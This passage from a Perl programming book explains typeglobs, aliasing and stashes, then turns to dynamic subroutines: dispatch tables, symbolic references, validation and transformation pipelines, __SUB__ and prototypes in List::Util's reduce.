----------After delete----------
$n is 10
$m is 20
show_foo
```

The data are still there, though. The compiler had already resolved the names to their data locations. The subroutine still references those data, so it can still use them even if their names disappear.

Typeglobs

By default, Perl variables are global variables, meaning that I can access them from anywhere in the program as long as I know their names. Perl keeps track of them in the symbol table, which is available to the entire program. Each package has a list of defined identifiers, just like I showed in the previous section. Each identifier has a pointer (although not in the C sense) to a slot for each variable type. There are also two bonus slots for the variables `NAME` and `PACKAGE`, which I'll use in a moment. The following shows the relationship between the package, identifier, and type of variable:

```
 Package    Identifier           Type    Thingy

                      +------> SCALAR - $bar
                      |
                      +------> ARRAY  - @bar
                      |
                      +------> HASH   - %bar
                      |
Foo:: -----> bar  -----+------> CODE   - &bar
                      |
                      +------> IO     - file and dir handle
                      |
                      +------> GLOB   - *bar
                      |
                      +------> FORMAT - format names
                      |
                      +------> NAME
                      |
                      +------> PACKAGE
```

There are seven variable types. The three common ones are the `SCALAR`, `ARRAY`, and `HASH`, but Perl also has `CODE` for subroutines (Chapter 8 covers subroutines as data), `IO` for file and directory handles, and `GLOB` for the whole thing. Once I have the glob I can get a reference to a particular variable of that name by accessing the right entry. To access the scalar portion of the `*bar` typeglob, I access that part almost like a hash access. These return references to data for those slots:

```
#!/usr/bin/perl
# make_aliases.pl
use v5.10;

$bar = 'Buster';
@bar = qw(Mimi Roscoe);
# these return references or undef
$foo = *bar{SCALAR};
$baz = *bar{ARRAY};
say "\$foo is $$foo";
say "\@baz is @$baz";
```

If I try to use a slot for a variable I haven't used yet, I get `undef`:

```
#!/usr/bin/perl
# make_aliases_no_hash.pl
use v5.10;

$bar = 'Buster';
@bar = qw(Mimi Roscoe);

$quux = *bar{HASH};  # undef

say '$quux is undefined!' unless defined $quux;
```

I see that `$quux` is undefined:

```
% perl make_aliases_no_hash.pl
$quux is undefined!
```

Curiously, this doesn't work if I access the `SCALAR` slot, which returns an anonymous scalar reference even if the variable has never been used:

```
#!/usr/bin/perl
# make_aliases_no_scalar.pl
use v5.10;

$foo = *bar{SCALAR};

say '$foo is a reference' if ref $foo;
say '$foo is undefined!' unless defined $foo;
say '$$foo is undefined!' unless defined $$foo;
```

The `$foo` value is always defined, but it's a reference to `undef`:

```
% perl make_aliases_no_scalar.pl
$foo is a reference
$$foo is undefined!
```

For everything but a scalar variable, this gives me a way to check if a package variable has been used somewhere already. I can do it this way, but later I'll show `Package::Stash`:

```
#!/usr/bin/perl
# show_used_var_types.pl
use v5.10;

foreach my $entry ( sort keys %main:: ) {
    say $entry;

    say "\tarray  is defined" if *{$entry}{ARRAY};
    say "\thash   is defined" if *{$entry}{HASH};
    say "\tsub    is defined" if *{$entry}{CODE};
    }
```

Although I can use the stashes as rvalues, I can't use them as lvalues:

```
*bar{SCALAR} = 5;
```

I'll get a fatal error:

```
Can't modify glob elem in scalar assignment ...
```

I can assign to a typeglob as a whole, though, and Perl will figure out the right place to put the value. I'll show that later in "Aliasing" on page 142.

I also get two bonus entries in the typeglob, `PACKAGE` and `NAME`, so I can always tell from which variable I got the typeglob. These also return strings, but I don't think this is terribly useful for anything other than deep magic:

```
#!/usr/bin/perl
# typeglob-name-package.pl
use v5.10;

$foo = "Some value";
$bar = "Another value";

who_am_i( *foo );
who_am_i( *bar );

sub who_am_i {
    local *glob = shift;

    say "I'm from package " . *glob{PACKAGE};
    say "My name is "       . *glob{NAME};
    }
```

Although this probably has limited usefulness, at least outside of any debugging, the output tells me more about the typeglobs I passed to the function:

```
I'm from package main
My name is foo
I'm from package main
My name is bar
```

Aliasing

I can alias variables by assigning one typeglob to another. In this example, all of the variables with the identifier `bar` become nicknames for all of the variables with the identifier `foo` once Perl assigns the `*foo` typeglob to the `*bar` typeglob:

```
#!/usr/bin/perl
# alias.pl
use v5.10;

$foo = "Foo scalar";
@foo = 1 .. 5;
sub foo { q(I'm a subroutine!) }
say "\$foo is <$foo>, \@foo is <@foo>";

*bar = *foo;  # typeglob assignment

say "\$bar is <$bar>, \@bar is <@bar>";
say 'Sub returns <', bar(), '>';

$bar = 'Bar scalar';
@bar = 6 .. 10;
say "\$foo is <$foo>, \@foo is <@foo>";
```

When I change either of the variables named `bar` or `foo`, the other is changed too because they are actually the same thing with different names. Notice the values for `*foo` change although I had changed values through `*bar`:

```
% perl alias.pl
$foo is <Foo scalar>, @foo is <1 2 3 4 5>
$bar is <Foo scalar>, @bar is <1 2 3 4 5>
Sub returns <I'm a subroutine!>
$foo is <Bar scalar>, @foo is <6 7 8 9 10>
```

I don't have to assign an entire typeglob. If I assign a reference to a typeglob, I only affect that part of the typeglob that the reference represents. Assigning the scalar reference `\$scalar` to the typeglob `*foo` only affects the `SCALAR` part of the typeglob. In the next line, when I assign a `\@array` to the typeglob, the array reference only affects the `ARRAY` part of the typeglob. Having done that, I've made `*foo` a Frankenstein's monster of values I've taken from other variables:

```
#!/usr/bin/perl
# frankenstein.pl
use strict;
use v5.10;

my $scalar = 'foo';
my @array  = 1 .. 5;

*foo = \$scalar;
*foo = \@array;

{
no strict 'vars';  # or declare them
say "\$foo is $foo";
say "\@foo is @foo";
}

% perl frankenstein.pl
$foo is foo
@foo is 1 2 3 4 5
```

Notice that `strict` doesn't complain about `*foo`. It will complain about `$foo` and `@foo` though. If you have to do this sort of thing, you might want to predeclare variables instead:

```
#!/usr/bin/perl
use v5.10;
use strict;
use vars qw($foo @foo);

my $scalar = 'foo';
my @array  = 1 .. 5;

*foo = \$scalar;
*foo = \@array;

say "\$foo is $foo";
say "\@foo is @foo";
```

This feature can be quite useful when I have a long variable name but I want to use a different name for it. This is essentially what the `Exporter` module does when it imports symbols into my namespace (and this doesn't have the `strict` problem either). Instead of using the full package specification, I have it in my current package. `Exporter` takes the variables from the exporting package and assigns to the typeglob of the importing package:

```
package Exporter;

sub import {
    my $pkg = shift;
    my $callpkg = caller($ExportLevel);

    # ...
    *{"$callpkg\::$_"} = \&{"$pkg\::$_"} foreach @_;
    }
```

Filehandle Arguments in Older Code

Before Perl 5.6 introduced filehandle references, if I had to pass a subroutine a filehandle I'd have to use a typeglob. This is the most likely use of typeglobs that you'll see in older code. For instance, the `CGI` module can read its input from a filehandle I specify, rather than using `STDIN`:

```
use CGI;

open FH, $cgi_data_file
    or die "Could not open $cgi_data_file: $!";

CGI->new( *FH ); # can't new( FH ), need a typeglob
```

This also works with references to typeglobs:

```
CGI->new( \*FH ); # can't new( FH ), need a typeglob
```

Again, this is the older way of doing things. The newer way involves a scalar that holds the filehandle reference:

```
use CGI;
open my $fh, '<', $cgi_data_file
    or die "Could not open $cgi_data_file: $!";
CGI->new( $fh );
```

In the old method, the filehandles were package variables, so they couldn't be lexical variables. And they have no sigil. Passing them to a subroutine, however, was a problem. What name do I use for them in the subroutine? I don't want to use another name already in use because I'll overwrite its value. I can't use `local` with a filehandle either:

```
local( FH ) = shift; # won't work.
```

That line of code gives a compilation error:

```
Can't modify constant item in local ...
```

I have to use a typeglob instead. Perl figures out to assign the `GLOB` and `IO` portions of the `FH` typeglob:

```
local( *FH ) = shift; # will work.
```

Once I've done that, I use the filehandle `FH` just as I would in any other situation. It doesn't matter to me that I got it through a typeglob assignment. Since I've localized it, any filehandle of that name anywhere in the program uses my new value, just as in my earlier `local` example. Nowadays, I just use filehandle references and leave this stuff to the older code (unless I'm dealing with the special filehandles `STDOUT`, `STDERR`, and `STDIN`).

Naming Anonymous Subroutines

Using typeglob assignment I can give anonymous subroutines a name. Instead of dealing with a subroutine dereference I can deal with a named subroutine.

The `File::Find` module takes a callback function to select files from a list of directories:

```
use File::Find;

find( \&wanted, @dirs );

sub wanted { ... }
```

In `File::Find::Closures`, I have several functions that return two closures I can use with `File::Find`. That way, I can run common *find* tasks without re-creating the `&wanted` function I need:

```
package File::Find::Closures;

sub find_by_name {
    my %hash  = map { $_, 1 } @_;
    my @files = ();

    (
    sub { push @files, canonpath( $File::Find::name )
        if exists $hash{$_} },
    sub { wantarray ? @files : [ @files ] }
    )
    }
```

I use `File::Find::Closures` by importing the generator function I want to use, in this case `find_by_name`, and then using that function to create two anonymous subroutines: one for *find* and one to use afterward to get the results:

```
use File::Find;
use File::Find::Closures qw( find_by_name );
```

```
my( $wanted, $get_file_list ) = find_by_name( 'index.html' );

find( $wanted, @directories );

foreach my $file ( $get_file_list->() ) {
    ...
    }
```

Perhaps I don't want to use subroutine references, for whatever reason. I can assign the anonymous subroutines to typeglobs. Since I'm assigning references, I only affect subroutine entry in the typeglob. After the assignment I can then do the same thing I did with filehandles in the last section, but this time with named subroutines. After I assign the return values from `find_by_name` to the typeglobs `*wanted` and `*get_file_list`, I have subroutines with those names:

```
( *wanted, *get_file_list ) = find_by_name( 'index.html' );

find( \&wanted, @directories );

foreach my $file ( get_file_list() ) {
    ...
    }
```

This is a contrived example since I could be much more clear by using subroutine references that I assign to scalar variables. If I absolutely need to use a subroutine named `&wanted` because there's another bit of code I'm not allowed to change, this sort of thing could work. In Chapter 8 I'll use this trick with `AUTOLOAD` to define subroutines on the fly or to replace existing subroutine definitions.

The Easy Way

Now that I've shown you how to manipulate typeglobs and stashes, I'll show you the easy way. The `Package::Stash` module reduces the number of punctuation characters that I have to type. To modify a stash, I create an object for that stash using the namespace (without trailing colons):

```
use Package::Stash;

my $foo_stash = Package::Stash->new( 'Animals' );
```

Once I have the object, I call methods to do the low-level things I was doing myself. I can add a variable:

```
$foo_stash->add_symbol( '$camel' );
```

I can give it an initial value:

```
$foo_stash->add_symbol( '$camel', 'Amelia' );
```

Earlier, I had a program to show all the names in a particular stash:

```
#!/usr/bin/perl
# show_main_vars.pl
foreach my $entry ( keys %main:: ) {
    print "$entry\n";
    }
```

With `Package::Stash`, this changes to something slightly more complicated:

```
#!/usr/bin/perl
# show_main_vars_package_stash.pl
use Package::Stash;

my $main_stash = Package::Stash->new( 'main' )->get_all_symbols;

foreach my $key ( keys %$main_stash ) {
    print "$key\n";
    }
```

Although this is more involved, I have the `$main_stash` reference that I can pass around like any other reference instead of hardcoding the stash name:

```
#!/usr/bin/perl
# show_names.pl

use Package::Stash;

my $main_stash = Package::Stash->new( 'main' );

show_names( $main_stash );

sub show_names {
    my( $stash ) = @_;
    my $hash = $stash->get_all_symbols;
    foreach my $key ( keys %$hash ) {
        print "$key\n";
        }
    }
```

The module has many other methods to manipulate or remove names from stashes, but I'll leave it to you to read the documentation.

Summary

The symbol table is Perl's accounting system for package variables, and typeglobs are the way I access them. In some cases, such as passing a filehandle to a subroutine, I can't get away from the typeglob because I can't take a reference to a filehandle package variable. To get around some of these older limitations in Perl, programmers used typeglobs to get to the variables they needed. That doesn't mean that typeglobs are outdated, though. Modules that perform magic, such as `Exporter`, uses them without me even knowing about it. To do my own magic, typeglobs turn out to be quite handy.

Further Reading

Stashes and globs have their documentation spread out among *perlapi*, *perlref*, *perlmod*, *perlsub*, and *perldata*.

Chapter 10 of *Programming Perl, Fourth Edition*, talks about symbol tables and how Perl handles them internally.

Phil Crow shows some symbol table tricks in "Symbol Table Manipulation" for Perl.com.

Randal Schwartz writes about scopes in his *Unix Review* column from May 2003.

The Perl Advent Calendar for 2011 had an entry for `Package::Stash`.

CHAPTER 8
Dynamic Subroutines

For the purposes of this chapter, I'm going to label as "dynamic subroutines" anything I don't explicitly name by typing `sub some_name` or that doesn't exist until runtime. Perl is extremely flexible in letting me figure out the code as I go along, and I can even have code that writes code. I'm going to lump a bunch of different subroutine topics in this chapter just because there's no good home for them apart from each other.

We first showed anonymous subroutines in *Learning Perl* when we showed user-defined sorting, although we didn't tell you that they were anonymous subroutines. In *Intermediate Perl* we used them to create closures, work with `map` and `grep`, and do a few other things. I'll pick up where *Intermediate Perl* left off to show just how powerful they can be. With any of these tricks, not knowing everything ahead of time can be very liberating.

Subroutines as Data

I can store anonymous subroutines in variables. They don't actually execute until I tell them to. Instead of storing values, I store behavior. This anonymous subroutine adds its first two arguments and returns the result, but it won't do that until I execute it. I merely define the subroutine and store it in `$add_sub`:

```
my $add_sub = sub { $_[0] + $_[1] };
```

This way, I can decide what to do simply by choosing the variable that has the behavior that I want. A simple-minded program might do this with a series of `if-elsif` tests and branches because it needs to hardcode a branch for each possible subroutine call. Here I create a little calculator to handle basic arithmetic. It takes three arguments on the command line and does the calculation. Each operation gets its own branch of code:

```
#!/usr/bin/perl
# basic_arithmetic.pl
use v5.10;
use strict;

REPL: while( 1 ) {
    my( $operator, @operands ) = get_line();

       if( $operator eq '+' ) { add(      @operands ) }
    elsif( $operator eq '-' ) { subtract( @operands ) }
    elsif( $operator eq '*' ) { multiply( @operands ) }
    elsif( $operator eq '/' ) { divide(   @operands ) }
    else {
        print "No such operator [$operator]!\n";
        last REPL;
        }
    }

print "Done, exiting...\n";

sub get_line {
    # This could be a lot more complicated, but this isn't the point
    print "\nprompt> ";

    my $line = <STDIN>;

    $line =~ s/^\s+|\s+$//g;

    ( split /\s+/, $line )[1,0,2];
    }

sub add      { say $_[0] + $_[1] }

sub subtract { say $_[0] - $_[1] }

sub multiply { say $_[0] * $_[1] }

sub divide   { say $_[1] ? $_[0] / $_[1] : 'NaN' }
```

Those branches are really just the same thing; they take the two operands, perform a calculation, and print the result. The only thing that differs in each branch is the subroutine name. If I want to add more operations I have to add more nearly identical branches of code. Not only that, I have to add the code to the `while` loop, obscuring the intent of the loop. If I decide to do things a bit differently, I have to change every branch. That's just too much work.

I can turn that on its head so I don't have a long series of branches to code or maintain. I want to extract the subroutine name from the branches so I can make one block of code that works for all operators. Ideally, the `while` loop wouldn't change and would just deal with the basics of getting the data and sending them to the right subroutine:

```
while( 1 ) {
    my( $operator, @operand ) = get_line();

    my $some_sub = ....;

    say $some_sub->( @operands );
    }
```

Now the subroutine is just something stored in the variable `$some_sub`, so I have to decide how to get the right anonymous subroutine in there. I could use a dispatch table (a hash that stores the anonymous subroutines), then select the subroutines by their keys. In this case, I use the operator symbol as the key. I can also catch bad input because I know which operators are valid: they are the keys of the hash.

My processing loop stays the same even if I add more operators. I also label the loop `REPL` (for read-evaluate-print), and I'll use that label later when I want to control the looping from one of my subroutines:

```
#!/usr/bin/perl
# basic_arithmetic_dispatch.pl
use v5.10;
use strict;

use vars qw( %Operators );
%Operators = (
    '+'  => sub { $_[0] + $_[1] },
    '-'  => sub { $_[0] - $_[1] },
    '*'  => sub { $_[0] * $_[1] },
    '/'  => sub { $_[1] ? eval { $_[0] / $_[1] } : 'NaN' },
    );

REPL: while( 1 ) {
    my( $operator, @operand ) = get_line();

    my $some_sub = $Operators{ $operator };
    unless( defined $some_sub ) {
        say "Unknown operator [$operator]";
        last REPL;
        }

    say $Operators{ $operator }->( @operand );
    }

print "Done, exiting...\n";


sub get_line {
    print "\nprompt> ";

    my $line = <STDIN>;

    $line =~ s/^\s+|\s+$//g;
```

```
        ( split /\s+/, $line )[1,0,2];
        }
```

If I want to add more operators, I just add new entries to the hash. I can add completely new operators, such as the % operator for modulus, or the x operator as a synonym for the * multiplication operator:

```
    use vars qw( %Operators );
    %Operators = (
        '+' => sub { $_[0] + $_[1] },
        '-' => sub { $_[0] - $_[1] },
        '*' => sub { $_[0] * $_[1] },
        '/' => sub { eval { $_[0] / $_[1] } || 'NaN' },
        '%' => sub { $_[0] % $_[1] },
        );
    $Operators{ 'x' } = $Operators{ '*' };
```

That's fine and it works, but maybe I have to change my program so that instead of the normal algebraic notation I use Reverse Polish Notation (where the operands come first and the operator comes last). That's easy to handle because I just change the way I pick the anonymous subroutine. Instead of looking at the middle argument, I look at the last argument. That all happens in my `get_line` subroutine. I rearrange that a bit and everything else stays the same:

```
    sub get_line {
        print "\nprompt> ";

        my $line = <STDIN>;

        $line =~ s/^\s+|\s+$//g;
        my @list = split /\s+/, $line;

        unshift( @list, pop @list );

        @list;
        }
```

Now that I've done that, I can make a little change to handle more than just binary operators. If I want to handle something that takes more than two arguments, I do the same thing I just did: take the last argument and use it as the operator and pass the rest of the arguments to the subroutine. I don't really have to change anything other than adding a new operator. I define a " operator and use the `max` function from `List::Util` to find the maximum value of all the arguments I pass to it. This is similar to the example we provided in *Learning Perl* to show that Perl doesn't care how many arguments I pass to a subroutine:

```
%Operators = (
    # ... same stuff as before

    '"' => sub {
        my $max = shift;
        foreach ( @_ ) { $max = $_ if $_ > $max }
        $max
        },
    );
```

I can also handle a single operand because my code doesn't really care how many there are, and a list of one element is just as good as any other list. Here's the reason that I actually wrote this program. I often need to convert between number bases, or from Unix time to a time I can read:

```
%Operators = (
    # ... same stuff as before

    'dh' => sub { sprintf "%x",     $_[0]   },
    'hd' => sub { sprintf "%d", hex $_[0]   },
    't'  => sub { scalar localtime( $_[0] ) },
    );
```

Finally, how about an operator that works with 0 arguments? It's just a degenerate case of what I already have. My previous programs didn't have a way to stop the program. If I used those programs, I'd have to interrupt the program. Now I can add my `q` operator, which really isn't an operator but a way to stop the program. I cheat a little by using `last` to break out of the `while` loop.

I could do anything I like, though, including `exit` straightaway. In this case, I use `last` with the loop label I gave to the `while`:

```
%Operators = (
    # ... same stuff as before

    'q' => sub { last REPL },
    );
```

If I need more operators, I simply add them to the hash with a reference to the subroutine that implements them. I don't have to add any logic or change the structure of the program. I just have to describe the additional feature (although the description is in code).

Creating and Replacing Named Subroutines

In the last section I stored my anonymous subroutines in a variable, but a subroutine is really just another slot in the typeglob (see Chapter 7). I can store subroutines there too. When I assign an anonymous subroutine to a typeglob, Perl figures out to put it in the `CODE` slot. After that I use the subroutine just as if I had defined it with a name:

```
print "Foo is defined before\n" if defined( &foo );

*foo = sub { print "Here I am!\n" };
foo();

print "Foo is defined afterward\n" if defined( &foo );
```

This can be useful if I need to replace some code in another module, as I'll do in Chapter 9. I don't want to edit the other module. I'll leave it as it is and replace the single definition I need to change. Since subroutines live in the symbol table, I can just use the full package specification to replace a subroutine:

```
#!/usr/bin/perl
use v5.12;

package Some::Module {
    sub bar { say "I'm in " . __PACKAGE__ }
    }

Some::Module::bar();

*Some::Module::bar = sub { say "Now I'm in " . __PACKAGE__ };

Some::Module::bar();
```

If I run this under `warnings`, Perl catches my suspicious activity and complains because I really shouldn't be doing this without a good reason:

```
% perl -w replace_sub.pl
I'm in Some::Module
Subroutine Some::Module::bar redefined at replace_sub.pl line 11.
Now I'm in main
```

I change the code a bit to get around that warning. Instead of turning off all warnings, I isolate that bit of code with a naked block and turn off any warnings in the `redefine` class:

```
{
no warnings 'redefine';
*Some::Module::bar = sub { say "Now I'm in " . __PACKAGE__ };
}
```

Although I did this with an existing subroutine definition, I can do it without a previous declaration too. With a little modification my `main` package defines the new subroutine `quux` in `Some::Module`:

```
package Some::Module;
# has no subroutines

package main;

{
no warnings 'redefine';
```

```
    *Some::Module::quux = sub { say "Now I'm in " . __PACKAGE__ };
}

Some::Module::quux();
```

Recognize anything familiar? If I change it around it might look a bit more like something you've seen before: a trick to import symbols into another namespace. You've probably been doing this same thing for quite a while without even knowing about it:

```
package Some::Module;

sub import {
    *main::quux = sub { say "I came from " . __PACKAGE__ };
    }

package main;

Some::Module->import();

quux();
```

This is the same thing that the `Exporter` module does to take definitions in one package and put them into another. It's only slightly more complicated than this because `Exporter` figures out who's calling it and does some work to look in `@EXPORT` and `@EXPORT_OK`. Other than that, it's a bunch of monkey programming around an assignment to a typeglob.

Symbolic References

In the previous section, I replaced the definition of a valid subroutine name with an anonymous subroutine. I fiddled with the symbol table to make things happen. Now, I'm going to move from fiddling to abuse.

A symbolic reference, or reference to the symbol table, uses a string to choose the name of the variable and what looks like a dereference to access it:

```
my $name = 'foo';
my $value_in_foo = ${ $name }; # $foo
```

This normally isn't a good idea, so much so that `strict` prohibits it. Adding `use strict` to my example, I get a fatal error:

```
use strict;
my $name = 'foo';
my $value_in_foo = ${ $name }; # $foo
```

It's the `refs` portion of `strict` that causes the problem:

```
Can't use string ("foo") as a SCALAR ref while "strict refs" in use at program.pl
line 3.
```

I can get around that by turning off the `refs` portion temporarily:

```
use strict;

{
no strict 'refs';

my $name = 'foo';
my $value_in_foo = ${ $name }; # $foo
}
```

I could also just not turn on the `refs` portion of `strict`, but it's better to turn it off only when I need it and let Perl catch unintended uses:

```
use strict qw(subs vars); # no 'refs'
```

For dynamic subroutine tricks, I want to store the subroutine name in a variable, then turn it into a subroutine.

First, I put the name `foo` into the scalar `$good_name`. I then dereference it as a typeglob reference so I can assign my anonymous subroutine to it. Since `$good_name` isn't a reference, Perl uses its value as a symbolic reference. The value becomes the name of the typeglob Perl should look at and affect. When I assign my anonymous subroutine to `*{ $good_name }`, I'm creating an entry in the symbol table for the current package for a subroutine named `&foo`. It also works with the full package specification, so I can create `&Some::Module::foo` too:

```
#!/usr/bin/perl
use strict;

{
no strict 'refs';

my $good_name = 'foo';
*{ $good_name } = sub { say 'Hi, how are you?' };

my $remote_name = 'Some::Module::foo';
*{ $remote_name } = sub { say 'Hi, are you from Mars?' };
}

foo();  # no problem
Some::Module::foo();  # no problem
```

I can be even more abusive, though, and this is something that I shouldn't ever do, at least not in any code that does something useful or important.

By putting an illegal name in a variable I can get around Perl's identifier rules. Normally, I have to start a variable name with a letter or an underscore and follow it with letters, underscores, or digits. Now I get around all that to create the subroutine with the name <=> by using a symbolic reference:

```
{
no strict 'refs';
my $evil_name = '<=>';
*{ $evil_name } = sub { print "How did you ever call me?\n" };

# <=>()  yeah, that's not gonna happen

*{ $evil_name }{CODE}->();

&{$evil_name}();    # Another way ;-)
}
```

I don't need the variable, though:

```
*{ '<=>' } = sub { print "How did you ever call me?\n" };
&{ '<=>' }();
```

I still can't use my illegal subroutine in the normal way, so I have to look in its typeglob or use another symbolic reference.

Iterating Through Subroutine Lists

In my `Data::Constraint` module, I needed to provide a way to validate a value so that the user could build up complex requirements easily and without writing code. The validation would be a matter of configuration, not programming.

Instead of applying a validation routine to a set of values, I turned it around to apply a list of subroutines to a value. Each particular value would have its own combination of validation routines, and I'd validate each value separately (although probably still in some sort of loop). Each subroutine is a *constraint* on the value.

I start by defining some subroutines to check a value. I don't know ahead of time what the values will represent or which constraints the user will place on it. I'll make some general subroutines that the programmer can combine in any way she likes. Each subroutine returns true or false:

```
my %Constraints = (
    is_defined     => sub { defined $_[0] },
    not_empty      => sub { length $_[0] > 0 },
    is_long        => sub { length $_[0] >= 8 },
    has_whitespace => sub { $_[0] =~ m/\s/ },
    no_whitespace  => sub { $_[0] !~ m/\s/ },
    has_digit      => sub { $_[0] =~ m/\d/ },
    only_digits    => sub { $_[0] !~ m/\D/ },
    has_special    => sub { $_[0] =~ m/[^a-z0-9]/ },
    );
```

The `%Constraints` hash now serves as a library of validation routines that I can use. Once defined, I figure out how I want to use them.

For example, I want to write a password checker that looks for at least eight characters, no whitespace, at least one digit, and at least one special character. Since I've stored the subroutines in a hash, I just pull out the ones I need and pass the candidate password to each one:

```
chomp( my $password = <STDIN> );
my $fails = grep {
    ! $Constraints{ $_ }->( $password )
    } qw( is_long no_whitespace has_digit has_special );
```

I use `grep` in scalar context so it returns the number of items for which its block returns true. Since I really want the number of items that return false, I negate the return value of the subroutine call to make false turn into true, and vice versa. If `$fails` is anything but zero, I know that something didn't pass.

The benefit comes when I want to apply this to many different values, each of which might have their own constraints. The technique is the same, but I have to generalize it a bit more:

```
my $fails = grep {
    ! $Constraints{ $_ }->( $input{$key} )
    } @constraint_names;
```

From there, parameter checking is simply configuration:

```
password      is_long no_whitespace has_digit has_special
employee_id   not_empty only_digits
last_name     not_empty
```

I specify that configuration however I like and load it into my program. It is especially useful for nonprogrammers who need to change the behavior of the application. They don't need to touch any code. If I store that in a file, I read in the lines and build a data structure to hold the names and the constraints that go with them. Once I have that set up, I access everything in the right way to do the same thing I did in the previous example:

```
while( <CONFIG> ) {
    chomp;
    my( $key, @constraints ) = split;

    $Config{$key} = \@constraints;
    }

my %input = get_input(); # pretend that does something
foreach my $key ( keys %input ) {
    my $failed = grep {
        ! $Constraints{ $_ }->( $input{$key} )
        } @{ $Config{$key} };

    push @failed, $key if $failed;
    }
print "These values failed: @failed\n";
```

My code to check them is small and constant no matter how many input parameters I have or the particular requirements for each of them.

This is the basic idea behind `Data::Constraint` although it does more work to set up the situation and return a list of the constraints the value did not meet. I could change this up a little to return a list of the constraints that failed:

```
my @failed = grep {
    ! $Constraints{ $_ }->( $value )
    } @constraint_names;
```

Processing Pipelines

Much in the same way that I went through a list of constraints in the previous example, I might want to build a processing pipeline. I do the same thing: decide which subroutines to include, then iterate through that list, applying in turn each subroutine to the value.

I can normalize a value by deciding which transformations I should perform. I store all of the transformations as subroutines in `%Transformations`, then list the ones I want to use in `@process`. After that, I read in lines on input and apply each subroutine to the line:

```
#!/usr/bin/perl
# sub_pipeline.pl
my %Transformations = (
    lowercase           => sub { $_[0] = lc $_[0] },
    uppercase           => sub { $_[0] = uc $_[0] },
    trim                => sub { $_[0] =~ s/^\s+|\s+$//g },
    collapse_whitespace => sub { $_[0] =~ s/\s+/ /g },
    remove_specials     => sub { $_[0] =~ s/[^a-z0-9\s]//ig },
    );

my @process = qw( remove_specials lowercase collapse_whitespace trim );

while( <STDIN> ) {
    foreach my $step ( @process ) {
        $Transformations{ $step }->( $_ );
        print "Processed value is now [$_]\n";
        }
    }
```

Each of the subroutines that I have in `%Transformations` modifies values in `@_`. The "values" in `@_` are aliases to the original data—a performance optimization so Perl doesn't have to make copies of the data. So, if I change `@_` directly, such as by assigning to a single element access to it, I change the original data. That's just what I intend to do here.

I might even combine this sort of thing with the constraint checking I did in the previous section. I'll clean up the value before I check its validity. The input and processing code is very short and should stay that way. The complexity is outside of the flow of the data.

Self-Referencing Anonymous Subroutines

Perl v5.16 added the `__SUB__` token, so I can reference the current subroutine without knowing its name or storing a reference to it. A subroutine can call itself without knowing its name, if it even has one. Under the `feature` pragma, this is known as `current_sub`:

```
use v5.16;

use feature qw(current_sub);
```

The *perlsub* example implements a factorial subroutine that gets its answer by recursion:

```
use v5.16;

my $factorial = sub {
    my( $n ) = @_;
    return 1 if $n == 1;
    return( $n * __SUB__->( $n - 1 ) );
    };
```

I don't have to use `__SUB__` as part of an immediate dereference. I can store the code reference, although I don't know why I'd want to do that since I can just use `__SUB__` when I need it:

```
my $current_sub = __SUB__;
```

I can reference the anonymous subroutine without `__SUB__` if I declare the variable before I assign to it:

```
my $factorial;
$factorial = sub {
    my( $n ) = @_;
    return 1 if $n == 1;
    return( $n * $factorial->( $n - 1 ) );
    };
```

Method Lists

This section isn't really like the previous two, but I always think of it when I talk about these techniques. As we told you in *Intermediate Perl*, I can use a scalar variable in place of a method name as long as the value is a simple scalar (so, no references or other oddities). This works just fine as long as the object can respond to the `foo` method:

```
my $method_name = 'foo';
$object->$method_name();
```

If I want to run a chain of methods on an object, I can just go through the list of method names like I did for the anonymous subroutines. It's not really the same thing to Perl, but for the programmer it's the same sort of thinking. I go through the method names using `map` to get all of the values that I want:

```
my $isbn = Business::ISBN->new( '0596101058' );

my( $country, $publisher, $item ) =
    map { $isbn->$_ }
    qw( group_code publisher_code article_code );
```

I don't have parallel code, where I have to type the same thing many times. Again, the code to extract the values I need is very short, and the complexity of choosing and listing the methods I need happens away from the important parts of the code flow.

Subroutines as Arguments

Because subroutine references are scalars, I can pass them as arguments to other subroutines:

```
my $nameless_sub = sub { ... };
foo( $nameless_sub );
```

But I don't want to pass these things as scalars; I want to do the fancy things that `sort`, `map`, and `grep` do by using inline blocks:

```
my @odd_numbers = grep { $_ % 2 } 0 .. 100;

my @squares     = map  { $_ * $_ } 0 .. 100;

my @sorted      = sort { $a <=> $b } qw( 1 5 2 0 4 7 );
```

To work this little bit of magic, I need to use Perl's subroutine prototypes. Someone may have told you that prototypes are as useless as they are evil, but in this case I need them to tell Perl that the naked block of code represents a subroutine.

As an example, I want to write something that reduces a list to a single value according to the block of code that I give it. Graham Barr did this in `List::Util` with the `reduce` function, which takes a list and turns it into a single value according to the subroutine I give it. This snippet turns a list of numbers into its sum:

```
use List::Util qw(reduce);
my $sum = reduce { $a + $b } @list;
```

The `reduce` function is a well-known method to process a list, and you'll see it in many other languages. To seed the operation, it takes the first two arguments off the list and computes the result according to the inline subroutine. After that, it takes the result and the next element of the list and repeats the computation, doing that until it has gone through all of the elements of the list.

As with `map`, `grep`, and `sort`, I don't put a comma after the inline subroutine argument to `reduce`. To get this to work, though, I need to use Perl's subroutine prototypes to tell the subroutine to expect an inline subroutine.

The `List::Util` module implements its functions in XS to make them really speedy, but in case I can't load the XS stuff for some reason, Graham had a pure Perl backup, which is no longer in `List::Util` (now maintained by Paul Evans):

```
package List::Util;

sub reduce (&@) {
  my $code = shift;
  no strict 'refs';

  return shift unless @_ > 1;

  use vars qw($a $b);

  my $caller = caller;
  local(*{$caller."::a"}) = \my $a;
  local(*{$caller."::b"}) = \my $b;

  $a = shift;
  foreach (@_) {
    $b = $_;
    $a = &{$code}();
  }

  $a;
}
```

In his prototype, Graham specifies `(&@)`. The `&` tells Perl that the first argument is a subroutine and the `@` says the rest is a list. The *perlsub* documentation has the list of prototype symbols and their meanings, but this is all I need here.

The rest of `reduce` works like `sort`, by putting two elements into the package variables `$a` and `$b`. Graham defines the lexical variables with those names, and immediately assigns to the typeglobs for `$a` and `$b` in the calling package by using symbolic references. After that the values of `$a` and `$b` are the lexical versions. When `reduce` calls the subroutine argument `&{$code}()`, that code looks at its package variables, which were the ones in effect when I wrote the subroutine. Got that? Inside `reduce`, I'm using the lexical versions, but inside `$code`, I'm using the package versions from the calling package. That's why Graham made them aliases of each other.

I can get rid of the `$a` and `$b` global variables too. To do that, I can use `@_` instead:

```
my $count = reduce { $_[0] + $_[1] } @list;
```

Since `@_` is one of Perl's special variables that always live in the `main::` package, I don't have to worry about the calling package. I also don't have to worry about putting the list elements in variables. I can play with `@_` directly. I call the anonymous subroutine with the first two elements in `@_` and put the result back into `@_`. I keep doing that until `@_` has only one element, which I finally return:

```
sub reduce(&@) {
